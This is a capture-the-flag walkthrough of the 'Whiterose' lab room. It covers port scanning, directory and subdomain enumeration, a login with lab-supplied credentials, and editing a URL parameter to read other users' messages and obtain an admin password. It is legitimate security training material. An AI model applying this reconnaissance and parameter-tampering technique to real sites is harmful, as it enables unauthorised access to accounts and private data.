Walkthrough2
“Always update your dependencies and your packages.”
Room Information
Room Name: Whiterose
Difficulty Level: Easy
Room type: Challenges(CTF)

Reconnaissance

It is given that later we will need this: Olivia Cortez:olivi8
Let’s run nmap and check what ports are open.

I discovered 2 open ports: 22 and 80,. Since port 80 is open, let’s check the website.


When visiting the web servers, we are redirected to cyprusbank.thm. So we will add this to our /etc/hosts and reload the page. Command: sudo nano /etc/hosts

Then reload the page.


When I reload the page it shows that the site is under maintenance.
So let’s check for any other hidden directories using dirsearch.

There are no other hidden directories. Let’s enumerate subdomains using ffuf.


There are two subdomains (www and admin). Now let’s visit the website using those two subdomains. For that, I need to add in /etc/hosts.
Now reload the website with a subdomain in it. With the subdomain www, it takes to the landing page.
With the subdomain admin, it redirects us to a login page.

Credentials for this login are obtained from the room description. Name: Olivia Cortez Password: olivi8

Once logged in, I knew that the user only had limited access as he couldn’t see the phone number.

But we can take a look at the message. There is the chat history.

Url looks like this: http://admin.cyprusbank.thm/messages/?c=5 So let’s change the parameter value and read all other messages.

When I changed the parameter value to 0, I got the admin credential.
- Name: Gayle Bev
- Password: p~]P@5!6;rs558:q
Now I will logout from the current user and then log in again using the above credential.

